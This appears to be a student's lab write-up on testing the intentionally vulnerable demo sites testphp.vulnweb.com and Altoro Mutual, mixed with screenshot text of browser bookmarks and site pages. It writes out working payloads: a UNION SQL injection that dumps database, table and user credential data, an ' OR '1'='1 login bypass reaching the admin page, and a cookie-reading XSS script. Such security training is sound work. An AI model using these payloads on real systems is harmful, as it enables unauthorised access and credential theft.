
http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,database(),3,4,5,6,7,8,9,10,11—




Now we will be trying to retrieve the tables names here we will add the table_name in one of the columns in URL along with the FROM information_schema.tables where table_schema='acuart'—



Now we will try to find out the columns of any table where we will add column_name in one of the columns along with FROM information_schema.columns where table_name='users'—





Now we will try to fetch username and password by adding uname and pass as one of the columns along with FROM users—



TASK: https://demo.testfire.net/index.jsp?content=personal_deposit.htm Identify any 3 web application vulnerabilities and website defects in the provided link.

In the following link the first vulnerability is the SQL injection, where we add the ' OR '1'='1 as password and username to try to login.



This injection attempts to bypass the login authentication by always evaluating the condition as true.

After doing this we can also find the list of users as we signed in as admin.

Download history

IBM Cloud

Altoro Mutual

Google Lens

demo.testfire.net/admin/admin.jsp

Inbox (1) - kshitigu...

Apps

WhatsApp

Home / Twitter

Electronic library. D...

Subtraction of two...

Instagram

TITLEPMS

Swift

Home - Chess.com


LinkedIn Login, Sign...

All Bookmarks

AltoroMutual

[Sign Off](#) | [Contact Us](#) | [Feedback](#) | [Search](#)

Go



DEMO SITE ONLY

MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Edit User Information

Add an account to an existing user

Users:

adminadminjdоеjsmithjspeedtuser

Account Types:

Savings

user's password

Add Account

Users:

admin

Password:

Confirm:

Change Password

Add an new user

First Name:

Last Name:

Username:

Password:

Confirm:

Add User

It is highly recommended that you leave the username as first initial last name.


Privacy Policy | Security Statement | Server Status Check | REST API | © 2024 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The Altoro Mutual website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hd-software.com/apocan/>.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.

Type here to search



Rain tonight

ENG

28-08-2024

Download history

IBM Cloud

Altoro Mutual

Google Lens

demo.testfire.net/login.jsp

Inbox (1) - kshitigu...

Apps

WhatsApp

Home / Twitter

Electronic library. D...

Subtraction of two...

Instagram

TITLEPMS

Swift

Home - Chess.com


LinkedIn Login, Sign...

All Bookmarks

AltoroMutual

[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#)

Go



DEMO SITE ONLY

ONLINE BANKING LOGIN

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Username:

jsmith

Password:

Login


Privacy Policy | Security Statement | Server Status Check | REST API | © 2024 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The Altoro Mutual website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hd-software.com/apocan/>.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.

Type here to search




Near record

ENG

1542

28-08-2024



Now in the Search bar at the top right corner we can add `<script>alert(document.cookie)</script>` , here we can get the cookies details.

